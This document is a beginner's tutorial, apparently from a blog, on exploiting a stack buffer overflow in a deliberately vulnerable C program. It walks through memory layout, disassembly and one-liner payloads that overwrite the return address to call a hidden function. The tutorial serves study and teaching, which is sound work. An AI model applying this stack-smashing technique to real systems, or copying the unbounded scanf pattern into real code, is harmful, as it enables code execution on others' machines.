# Reference

https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/

# Title

Buffer Overflow Exploit

# Content

## Introduction

I am interested in exploiting binary files. The first time I came across the `buffer overflow` exploit, I couldn't actually implement it. Many of the existing sources on the web were outdated(worked with earlier versions of gcc, linux, etc). It took me quite a while to actually run a vulnerable program on my machine and exploit it.

I decided to write a simple tutorial for beginners or people who have just entered the field of binary exploits.

> What will this tutorial cover?

This tutorial will be very basic. We will simply exploit the buffer by smashing the stack and modifying the return address of the function. This will be used to call some other function. You can also use the same technique to point the return address to some custom code that you have written, thereby executing anything you want(perhaps I will write another blog post regarding shellcode injection).

> Any prerequisites?

1. I assume people to have basic-intermediate knowledge of C.
2. They should be a little familiar with gcc and the linux command line.
3. Basic x86 assembly language.

> Machine Requirements:

This tutorial is specifically written to work on the latest distro's of `linux`. It might work on older versions. Similar is the case for `gcc`. We are going to create a 32 bit binary, so it will work on both 32 and 64 bit systems.

> Sample vulnerable program:


```
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

Now this programs looks quite safe for the usual programmer. But in fact we can call the `secretFunction` by just modifying the input. There are better ways to do this if the binary is local. We can use `gdb` to modify the `%eip`. But in case the binary is running as a service on some other machine, we can make it call other functions or even custom code by just modifying the input.

## Memory Layout of a C program

Let's start by first examining the memory layout of a C program, especially the stack, it's contents and it's working during function calls and returns. We will also go into the machine registers `esp`, `ebp`, etc.

## Divisions of memory for a running process


high address
command-line arguments and environment variables
stack
heap
uninitialized data (bss)
initialized to zero by exec
initialized data
text
read from program file by exec
low address

1. **Command line arguments and environment variables**: The arguments passed to a program before running and the environment variables are stored in this section.

2. **Stack**: This is the place where all the function parameters, return addresses and the local variables of the

function are stored. It's a LIFO structure. It grows downward in memory(from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.

3. **Heap**: All the dynamically allocated memory resides here. Whenever we use malloc to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.

4. **Uninitialized data(Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.

5. **Initialized data(Data Segment)**: All the initialized data is stored here. This constists of all global and static variables which are initialised by the programmer.

6. **Text**: This is the section where the executable code is stored. The loader loads instructions from here and executes them. It is often read only.

> Some common registers:

1. **%eip**: The Instruction pointer register. It stores the address of the next instruction to be executed. After every instruction execution it's value is incremented depending upon the size of an instrution.

2. **%esp**: The Stack pointer register. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory(from higher address values to lower address values). So the %esp points to the value in stack at the lowest memory address.

3. **%ebp**: The Base pointer register. The %ebp register usually set to %esp at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by subtracting offsets from %ebp and function parameters are accessed by adding offsets to it as you shall see in the next section.

> Memory management during function calls


Consider the following piece of code:

```
void func(int a, int b)
{
    int c;
    int d;
    // some code
}
void main()
{
    func(1, 2);
    // next instruction
}
```

Assume our `%eip` is pointing to the `func` call in main. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left(in reverse order). So 2 will be pushed first and then 1.
2. We need to know where to return after func is completed, so push the address of the next instruction on the stack.
3. Find the address of func and set %eip to that value. The control has been transferred to func().
4. As we are in a new function we need to update %ebp. Before updating we save it on the stack so that we can return later back to main. So %ebp is pushed on the stack.
5. Set %ebp to be equal to %esp. %ebp now points to current stack pointer.
6. Push local variables onto the stack/reserver space for them on stack. %esp will be changed in this step.
7. After func gets over we need to reset the previous stack frame. So set %esp back to %ebp. Then pop the earlier %ebp from stack, store it back in %ebp. So the base pointer register points back to where it pointed in main.
8. Pop the return address from stack and set %eip to it. The control flow comes back to main, just after the func function call.

This is how the stack would look while in `func`.



## Buffer overflow vulnerability

Buffer overflow is a vulnerability in low level codes of C and C++. An attacker can cause the program to crash, make data corrupt, steal some private information or run his/her own code.

It basically means to access any buffer outside of it's alloted memory space. This happens quite frequently in the case of arrays. Now as the variables are stored together in stack/heap/etc. accessing any out of bound index can cause read/write of bytes of some other variable. Normally the program would crash, but we can skillfully make some vulnerable code to do any of the above mentioned attacks. Here we shall modify the return address and try to execute the return address.

Here is the link to the above mentioned code. Let's compile it.

### For 32 bit systems

```
gcc vuln.c -o vuln -fno-stack-protector
```

> For 64 bit systems

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. -m32 made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32 bit binaries on 64 bit machines. You can download the binary generated on my machine here.


You can now run it using ./vuln.

```
Enter some text:
HackIt!
You entered: HackIt!
```

Let's begin to exploit the binary. First of all we would like to see the disassembly of the binary. For that we'll use `objdump`

```
objdump -d vuln
```

Running this we would get the entire disasembly. Let's focus on the parts that we are interested in. (Note however that your output may vary)



```
0804849d <secretFunction>:
 804849d:       55                      push   %ebp
 804849e:       89 e5                   mov    %esp,%ebp
 80484a0:       83 ec 18                sub    $0x18,%esp
 80484a3:       c7 04 24 a0 85 04 08    movl   $0x80485a0,(%esp)
 80484aa:       e8 b1 fe ff ff          call   8048360 <puts@plt>
 80484af:       c7 04 24 b4 85 04 08    movl   $0x80485b4,(%esp)
 80484b6:       e8 a5 fe ff ff          call   8048360 <puts@plt>
 80484bb:       c9                      leave
 80484bc:       c3                      ret

080484bd <echo>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 38                sub    $0x38,%esp
 80484c3:       c7 04 24 dd 85 04 08    movl   $0x80485dd,(%esp)
 80484ca:       e8 91 fe ff ff          call   8048360 <puts@plt>
 80484cf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d6:       c7 04 24 ee 85 04 08    movl   $0x80485ee,(%esp)
 80484dd:       e8 ae fe ff ff          call   8048390 <__isoc99_scanf@plt>
 80484e2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484e9:       c7 04 24 f1 85 04 08    movl   $0x80485f1,(%esp)
 80484f0:       e8 5b fe ff ff          call   8048350 <printf@plt>
 80484f5:       c9                      leave
 80484f6:       c3                      ret

080484f7 <main>:
 80484f7:       55                      push   %ebp
 80484f8:       89 e5                   mov    %esp,%ebp
 80484fa:       83 e4 f0                and    $0xfffffff0,%esp
 80484fd:       e8 bb ff ff ff          call   80484bd <echo>
 8048502:       b8 00 00 00 00          mov    $0x0,%eax
 8048507:       c9                      leave
 8048508:       c3                      ret
 8048509:       66 90                   xchg   %ax,%ax
```

> Inferences:

1. The address of `secretFunction` is `0804849d` in hex.

```
0804849d <secretFunction>:
```

2. 38 in hex or 56 in decimal bytes are reserved for the local variables of echo function.

```
80484c0:     83 ec 38     sub         $0x38,%esp
```

3. The address of `buffer` starts 1c in hex or 28 in decimal bytes before %ebp. This means that 28 bytes are reserved for buffer even though we asked for 20 bytes.

```
80484cf:     8d 45 e4     lea         -0x1c(%ebp),%eax
```

> Designing payload:

Now we know that 28 bytes are reserved for `buffer`, it is right next to `%ebp`(the Base pointer of the `main` function). Hence the next 4 bytes will store that `%ebp` and the next 4 bytes will store the return address(the address that `%eip` is going to jump to after it completes the function). Now it is pretty obvious how our payload would look like. The first 28+4=32 bytes would be any random characters and the next 4 bytes will be the address of the `secretFunction`.

Note: Registers are 4 bytes or 32 bits as the binary is compiled for a 32 bit system.

The address of the `secretFunction` is `0804849d` in hex. Now depending on whether our machine is little-endian or big-endian we need to decide the proper format of the address to be put. For a little-endian machine we need to put the bytes in the reverse order. i.e. `9d 84 04 08`. The following scripts generate such payloads on the terminal. Use whichever language you prefer to:

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"'

python -c 'print "a"*32 + "\x9d\x84\x04\x08"'

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"'

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";'
```

Note: we print \x9d because 9d was in hex

You can pipe this payload directly into the `vuln` binary.

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln
```

```
perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";' | ./vuln
```

This is the output that I get:

```
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<rubbish 3 bytes>
Congratulations!
You have entered in the secret function!
Illegal instruction (core dumped)
```

Cool! we were able to overflow the buffer and modify the return address. The `secretFunction` got called. But this did foul up the stack as the program expected `secretFunction` to be present.

> What all C functions are vulnerable to Buffer Overflow Exploit?

1. gets
2. scanf
3. sprintf
4. strcpy

Whenever you are using buffers, be careful about their maximum length. Handle them appropriately.

> What next?

While managing BackdoorCTF I devised a simple challenge based on this vulnerability. Here. See if you can solve it!